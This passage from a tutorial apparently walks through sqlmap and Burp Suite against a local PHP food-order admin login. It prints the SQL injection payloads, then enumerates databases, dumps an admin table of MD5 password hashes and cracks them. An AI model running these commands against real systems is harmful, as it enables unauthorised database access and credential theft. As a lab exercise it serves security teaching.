Now you can see have not declared cookies while server wants to set its own ('PHPSESSID=vhjon4c8ocl...c8kkhba0sn'). Do you want to use those [Y/n] Of Course Yess.

```
[03:20:38] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=jbio14dp9gg...7rmh5fi6ne'). Do you want t
o use those [Y/n] _
```

You See This It Is Recommended To Perform Only Basic UNION Tests If There Is Not At Least One Other (Potential) Technique Found. Do You Want To Reduce The Number Of Requests? [Y/N] Of Course Yes. In This Case I'm Going To Allow This I Don't To Wait For Such A Long Time, When I Know There Is Any SQL Injection

```
Administrator: Command Prompt - python sqlmap.py -u http://localhost/food-order/admin/login.php --risk=3 --level=5
[03:24:06] [INFO] testing 'PostgreSQL time-based blind - Parameter replace (heavy query)'
[03:24:06] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - Parameter replace (heavy queries)'
[03:24:06] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_LOCK.SLEEP)'
[03:24:06] [INFO] testing 'Oracle time-based blind - Parameter replace (DBMS_PIPE.RECEIVE_MESSAGE)'
[03:24:06] [INFO] testing 'Oracle time-based blind - Parameter replace (heavy queries)'
[03:24:06] [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
[03:24:06] [INFO] testing 'Firebird time-based blind - Parameter replace (heavy query)'
[03:24:06] [INFO] testing 'SAP MaxDB time-based blind - Parameter replace (heavy query)'
[03:24:06] [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)'
[03:24:06] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - Parameter replace (heavy query)'
[03:24:06] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'
[03:24:06] [INFO] testing 'Informix time-based blind - Parameter replace (heavy query)'
[03:24:06] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[03:24:06] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[03:24:06] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[03:24:06] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:24:06] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[03:24:06] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_LOCK.SLEEP)'
[03:24:06] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_PIPE.RECEIVE_MESSAGE)'
[03:24:06] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:24:07] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:24:07] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do y
ou want to reduce the number of requests? [Y/n] Y_
```

Now You Can See A Sqlmap Ends Up With An Error Saying Nothing Is Injectable .It Was Not Able To Find Any SQL Injections With Our Current Setup That Is Fine It Happens. There Are Many Things Which You Can Do To Fix It You Can Provide It With The Fields To Inject

```
Administrator: Command Prompt
[03:29:14] [INFO] testing 'SQLite > 2.0 time-based blind - Parameter replace (heavy query)'
[03:29:14] [INFO] testing 'Firebird time-based blind - Parameter replace (heavy query)'
[03:29:14] [INFO] testing 'SAP MaxDB time-based blind - Parameter replace (heavy query)'
[03:29:14] [INFO] testing 'IBM DB2 time-based blind - Parameter replace (heavy query)'
[03:29:14] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - Parameter replace (heavy query)'
[03:29:14] [INFO] testing 'HSQLDB > 2.0 time-based blind - Parameter replace (heavy query)'
[03:29:14] [INFO] testing 'Informix time-based blind - Parameter replace (heavy query)'
[03:29:14] [INFO] testing 'MySQL >= 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[03:29:14] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
[03:29:14] [INFO] testing 'PostgreSQL > 8.1 time-based blind - ORDER BY, GROUP BY clause'
[03:29:14] [INFO] testing 'PostgreSQL time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:29:14] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind - ORDER BY clause (heavy query)'
[03:29:15] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_LOCK.SLEEP)'
[03:29:15] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (DBMS_PIPE.RECEIVE_MESSAGE)'
[03:29:15] [INFO] testing 'Oracle time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:29:15] [INFO] testing 'HSQLDB >= 1.7.2 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:29:15] [INFO] testing 'HSQLDB > 2.0 time-based blind - ORDER BY, GROUP BY clause (heavy query)'
[03:29:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[03:29:16] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[03:29:17] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[03:29:18] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[03:29:19] [WARNING] parameter 'Host' does not seem to be injectable
[03:29:19] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of pr
otection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/
or switch '--random-agent'

[*] ending @ 03:29:19 /2023-11-14/
```


So You Will Type Again python sqlmap.py -hh

```
Administrator: Command Prompt
[03:29:16] [INFO] testing 'Generic UNION query (random number) - 1 to 10 columns'
[03:29:17] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[03:29:18] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[03:29:19] [WARNING] parameter 'Host' does not seem to be injectable
[03:29:19] [CRITICAL] all tested parameters do not appear to be injectable. If you suspect that there is some kind of pr
otection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/
or switch '--random-agent'

[*] ending @ 03:29:19 /2023-11-14/


C:\sqlmap>python sqlmap.py -hh
```

You Will See There Are Certain Fileds Which You Can Inject By Putting --Data=DATA You Can Tell It Go Ahead And Injected It In This Specific Field By Selecting --Data=DATA .


```
Select Administrator: Command Prompt - python sqlmap.py -hh
    -l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
    -m BULKFILE         Scan multiple targets given in a textual file
    -r REQUESTFILE      Load HTTP request from a file
    -g GOOGLEDORK       Process Google dork results as target URLs
    -c CONFIGFILE       Load options from a configuration INI file

  Request:
    These options can be used to specify how to connect to the target URL

    -A AGENT, --user..  HTTP User-Agent header value
    -H HEADER, --hea..  Extra header (e.g. "X-Forwarded-For: 127.0.0.1")
    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --data=DATA         Data string to be sent through POST (e.g. "id=1")
    --param-del=PARA..  Character used for splitting parameter values (e.g. &)
    --cookie=COOKIE     HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
    --cookie-del=COO..  Character used for splitting cookie values (e.g. ;)
    --live-cookies=L..  Live cookies file used for loading up-to-date values
    --load-cookies=L..  File containing cookies in Netscape/wget format
    --drop-set-cookie   Ignore Set-Cookie header from response
    --mobile            Imitate smartphone through HTTP User-Agent header
    --random-agent      Use randomly selected HTTP User-Agent header value
    --host=HOST         HTTP Host header value
    --referer=REFERER   HTTP Referer header value
    --headers=HEADERS   Extra headers (e.g. "Accept-Language: fr\nETag: 123")
    --auth-type=AUTH..  HTTP authentication type (Basic, Digest, Bearer, ...)
    --auth-cred=AUTH..  HTTP authentication credentials (name:password)
    --auth-file=AUTH..  HTTP authentication PEM cert/private key file
    --abort-code=ABO..  Abort on (problematic) HTTP error code(s) (e.g. 401)
    --ignore-code=IG..  Ignore (problematic) HTTP error code(s) (e.g. 401)
    --ignore-proxy      Ignore system default proxy settings
```

Use Burp Suite Go Ahead And Start A Temporary Project ,Open Proxy Start Your Browser Go To Localhost/Food-Order/Admin/Login.Php Give It Something Like Username: Lima, Password: Lima1 Click Login




Go To The Target And I'll Take This Request

Send It To Repeater And Using * Sign In Username And Password. Once You Add This Ester Is This Is Called Sqlmap Payload Marking.



Now I Can Just Save To A File ,I'll Save It In My C Drive In My Sqlmap The Same Directory Where I'm Running It. I'll Save It For Example Any Name Like Req.Txt And This Is Save I'll Close The Burp Suite I Don't Need It Now



Go Ahead And Run This Time python sqlmap.py -r req.txt

Administrator: Command Prompt

```
    --wizard            Simple wizard interface for beginner users

Press Enter to continue...

C:\sqlmap>python sqlmap.py -r req.txt
```

And They Ask custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] of course yes

Administrator: Command Prompt - python sqlmap.py -r req.txt

```
[03:54:46] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
```

got a 302 redirect to 'http://localhost/food-order/admin/login.php'. Do you want to follow? [Y/n] Of Course Yes

Administrator: Command Prompt - python sqlmap.py -r req.txt

```
[03:54:46] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[03:55:51] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/food-order/admin/login.php'. Do you want to follow? [Y/n] Y
```

redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n]

testing for SQL injection on (custom) POST parameter '#1*'

it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Of Course Yes Both Are

Administrator: Command Prompt - python sqlmap.py -r req.txt

```
[03:57:26] [INFO] testing for SQL injection on (custom) POST parameter '#1*'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
```

Now These Are The Payloads That It Has Used For Num 1

I Don't Think I Would Be Ever Able To Write This Kind Of Complexplayload From My Hand And That's Where The Automated Sql Injection Really Stands Out .

```
Administrator: Command Prompt
[04:02:58] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[04:02:59] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[04:02:59] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[04:03:00] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[04:03:00] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
(custom) POST parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 408 HTTP(s) requests:
---
Parameter: #1* ((custom) POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: username=' RLIKE (SELECT (CASE WHEN (8235=8235) THEN '' ELSE 0x28 END))-- uYGJ&password=&submit=Login

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: username=' AND (SELECT 7389 FROM(SELECT COUNT(*),CONCAT(0x71786b7171,(SELECT (ELT(7389=7389,1))),0x717

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=' AND (SELECT 4843 FROM (SELECT(SLEEP(5)))xPTH)-- AQXW&password=&submit=Login
---
[04:04:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.4, Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[04:04:10] [INFO] fetched data logged to text files under 'C:\Users\A\AppData\Local\sqlmap\output\localhost'

[*] ending @ 04:04:10 /2023-11-14/


C:\sqlmap>
```

This Time I'll Find The Databases Type python sqlmap.py -r req.txt --dbs

```
Administrator: Command Prompt
[04:04:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.4, Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[04:04:10] [INFO] fetched data logged to text files under 'C:\Users\A\AppData\Local\sqlmap\output\localhost'

[*] ending @ 04:04:10 /2023-11-14/


C:\sqlmap>python sqlmap.py -r req.txt --dbs
```

```
Administrator: Command Prompt - python  sqlmap.py -r req.txt --dbs
[04:04:09] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.4, Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[04:04:10] [INFO] fetched data logged to text files under 'C:\Users\A\AppData\Local\sqlmap\output\localhost'

[*] ending @ 04:04:10 /2023-11-14/


C:\sqlmap>python sqlmap.py -r req.txt --dbs
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.11.2#dev}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
sible for any misuse or damage caused by this program

[*] starting @ 04:07:22 /2023-11-14/

[04:07:22] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
```

Now It'll Just Give Me The Database Because It Knows That The First Parameter Is Vulnerable, It Has Already Saved All The Data Here Are All The Databases.

```
Administrator: Command Prompt
eb application technology: Apache 2.4.56, PHP 8.2.4
ack-end DBMS: MySQL >= 5.0 (MariaDB fork)
04:08:19] [INFO] fetching database names
04:08:19] [INFO] retrieved: 'information_schema'
04:08:19] [INFO] retrieved: 'admin'
04:08:19] [INFO] retrieved: 'database1'
04:08:19] [INFO] retrieved: 'db2'
04:08:19] [INFO] retrieved: 'food-order'
04:08:19] [INFO] retrieved: 'geeksforgeeks'
04:08:20] [INFO] retrieved: 'lima'
04:08:20] [INFO] retrieved: 'mysql'
04:08:20] [INFO] retrieved: 'performance_schema'
04:08:20] [INFO] retrieved: 'phpmyadmin'
04:08:20] [INFO] retrieved: 'test'
vailable databases [11]:
*] admin
*] database1
*] db2
*] food-order
*] geeksforgeeks
*] information_schema
*] lima
*] mysql
*] performance_schema
*] phpmyadmin
*] test

04:08:20] [INFO] fetched data logged to text files under 'C:\Users\A\AppData\Local\sqlmap\output\localhost'

*] ending @ 04:08:20 /2023-11-14/
```

Let's See I Can Select The Database Food Order And I Can Find The Tables type python sqlmap.py -r req.txt -D food-order --tables

```
Administrator: Command Prompt
Press Enter to continue...

C:\sqlmap>python sqlmap.py -r req.txt -D food-order --tables
```

Click Enter Yes ,Yes,Yes

```
Administrator: Command Prompt

:\sqlmap>python sqlmap.py -r req.txt -D food-order --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.11.2#dev}
| _ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end us
 responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
sible for any misuse or damage caused by this program

[*] starting @ 04:13:33 /2023-11-14/

[04:13:33] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[04:13:38] [INFO] resuming back-end DBMS 'mysql'
[04:13:38] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/food-order/admin/login.php'. Do you want to follow? [Y/n] Y
edirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
```

And We Got The Tables And These Are The Payloads That It Is Using

```
Administrator: Command Prompt

    Payload: username=' AND (SELECT 7389 FROM(SELECT COUNT(*),CONCAT(0x71786b7171,(SELECT (ELT(7389=7389,1))),0x71787a78
71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- ztes&password=&submit=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=' AND (SELECT 4843 FROM (SELECT(SLEEP(5)))xPTH)-- AQXW&password=&submit=Login
---
[04:13:44] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.2.4, Apache 2.4.56
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[04:13:44] [INFO] fetching tables for database: 'food-order'
[04:13:44] [INFO] retrieved: 'tbl_admin'
[04:13:44] [INFO] retrieved: 'tbl_category'
[04:13:44] [INFO] retrieved: 'tbl_food'
[04:13:44] [INFO] retrieved: 'tbl_order'
Database: food-order
[4 tables]
+--------------+
| tbl_admin    |
| tbl_category |
| tbl_food     |
| tbl_order    |
+--------------+

[04:13:44] [INFO] fetched data logged to text files under 'C:\Users\A\AppData\Local\sqlmap\output\localhost'

[*] ending @ 04:13:44 /2023-11-14/


C:\sqlmap>_
```

Now Let's Select The Table Tbl_Admin Type: python sqlmap.py -r req.txt -D food-order -T tbl_admin –dump

```
Command Prompt

[*] ending @ 22:36:59 /2023-11-15/


C:\sqlmap>python sqlmap.py -r req.txt -D food-order -T tbl_admin --dump
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.11.2#dev}
|_ -| . ["]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 22:38:17 /2023-11-15/

[22:38:17] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[22:38:24] [INFO] resuming back-end DBMS 'mysql'
[22:38:24] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/food-order/admin/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
```

You Can See The Cracked Password And User Name

```
Select Command Prompt
[2] custom dictionary file
[3] file with list of dictionary files
>

[22:39:20] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[22:39:29] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[22:39:29] [INFO] starting 4 processes
[INFO22:39:33] cracked password '] [MINAINFO' for user '] current status: 20302... \mina'
[22:39:42] [INFO] cracked password 'admin' for user 'admin'
[] [22:39:42INFO] [] current status: andi2... |INFO] cracked password 'admin' for user 'admin'
Database: food-order
Table: tbl_admin
[3 entries]
+----+------------------------------------+----------+-------------------+
| id | password                           | username | full_name         |
+----+------------------------------------+----------+-------------------+
| 13 | 21232f297a57a5a743894a0e4a801fc3 (admin) | admin    | Administrator     |
| 18 | 20fd3010265d24e092af17ca69201a2e   | lima     | Rabeya Akter lima |
| 19 | 40b81d079e9898fd450a53999ac28a41 (MINA)  | mina     | MIRA              |
+----+------------------------------------+----------+-------------------+

[22:40:01] [INFO] table '`food-order`.tbl_admin' dumped to CSV file 'C:\Users\A\AppData\Local\sqlmap\output\localhost\du
mp\food-order\tbl_admin.csv'
[22:40:01] [INFO] fetched data logged to text files under 'C:\Users\A\AppData\Local\sqlmap\output\localhost'

[*] ending @ 22:40:01 /2023-11-15/


C:\sqlmap>
```

If I Want To Find A Column Type: python sqlmap.py -r req.txt -D food-order -T tbl_admin –columns

```
Command Prompt

C:\sqlmap>python sqlmap.py -r req.txt -D food-order -T tbl_admin --columns
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.11.2#dev}
|_ -| . ["]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 22:43:00 /2023-11-15/

[22:43:00] [INFO] parsing HTTP request from 'req.txt'
custom injection marker ('*') found in POST body. Do you want to process it? [Y/n/q] Y
[22:43:43] [INFO] resuming back-end DBMS 'mysql'
[22:43:43] [INFO] testing connection to the target URL
got a 302 redirect to 'http://localhost/food-order/admin/login.php'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
```

And You See The Column

```
Command Prompt
[22:43:53] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.56, PHP 8.2.4
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:43:53] [INFO] fetching columns for table 'tbl_admin' in database 'food-order'
[22:43:53] [INFO] resumed: 'id'
[22:43:53] [INFO] resumed: 'int(10) unsigned'
[22:43:53] [INFO] resumed: 'full_name'
[22:43:53] [INFO] resumed: 'varchar(100)'
[22:43:53] [INFO] resumed: 'username'
[22:43:53] [INFO] resumed: 'varchar(100)'
[22:43:53] [INFO] resumed: 'password'
[22:43:53] [INFO] resumed: 'varchar(255)'
Database: food-order
Table: tbl_admin
[4 columns]
+-----------+------------------+
| Column    | Type             |
+-----------+------------------+
| full_name | varchar(100)     |
| id        | int(10) unsigned |
| password  | varchar(255)     |
| username  | varchar(100)     |
+-----------+------------------+

[22:43:53] [INFO] fetched data logged to text files under 'C:\Users\A\AppData\Local\sqlmap\output\localhost'

[*] ending @ 22:43:53 /2023-11-15/


C:\sqlmap>_
```

And If I Want To See Id Number Type: python sqlmap.py -r req.txt -D food-order -T tbl_admin -C id --dump

```
Command Prompt
[*] ending @ 22:43:53 /2023-11-15/


C:\sqlmap>python sqlmap.py -r req.txt -D food-order -T tbl_admin -C id --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11.2#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 22:45:22 /2023-11-15/
```

And There Is The Id Column Number

```
Command Prompt
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: username=' AND (SELECT 4843 FROM (SELECT(SLEEP(5)))xPTH)-- AQXW&password=&submit=Login
---
[22:45:36] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.56, PHP 8.2.4
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[22:45:36] [INFO] fetching entries of column(s) 'id' for table 'tbl_admin' in database 'food-order'
[22:45:36] [INFO] resumed: '13'
[22:45:36] [INFO] resumed: '18'
[22:45:36] [INFO] resumed: '19'
Database: food-order
Table: tbl_admin
[3 entries]
+----+
| id |
+----+
| 13 |
| 18 |
| 19 |
+----+

[22:45:36] [INFO] table '`food-order`.tbl_admin' dumped to CSV file 'C:\Users\A\AppData\Local\sqlmap\output\localhost\du
mp\food-order\tbl_admin.csv'
[22:45:36] [INFO] fetched data logged to text files under 'C:\Users\A\AppData\Local\sqlmap\output\localhost'

[*] ending @ 22:45:36 /2023-11-15/


C:\sqlmap>_
```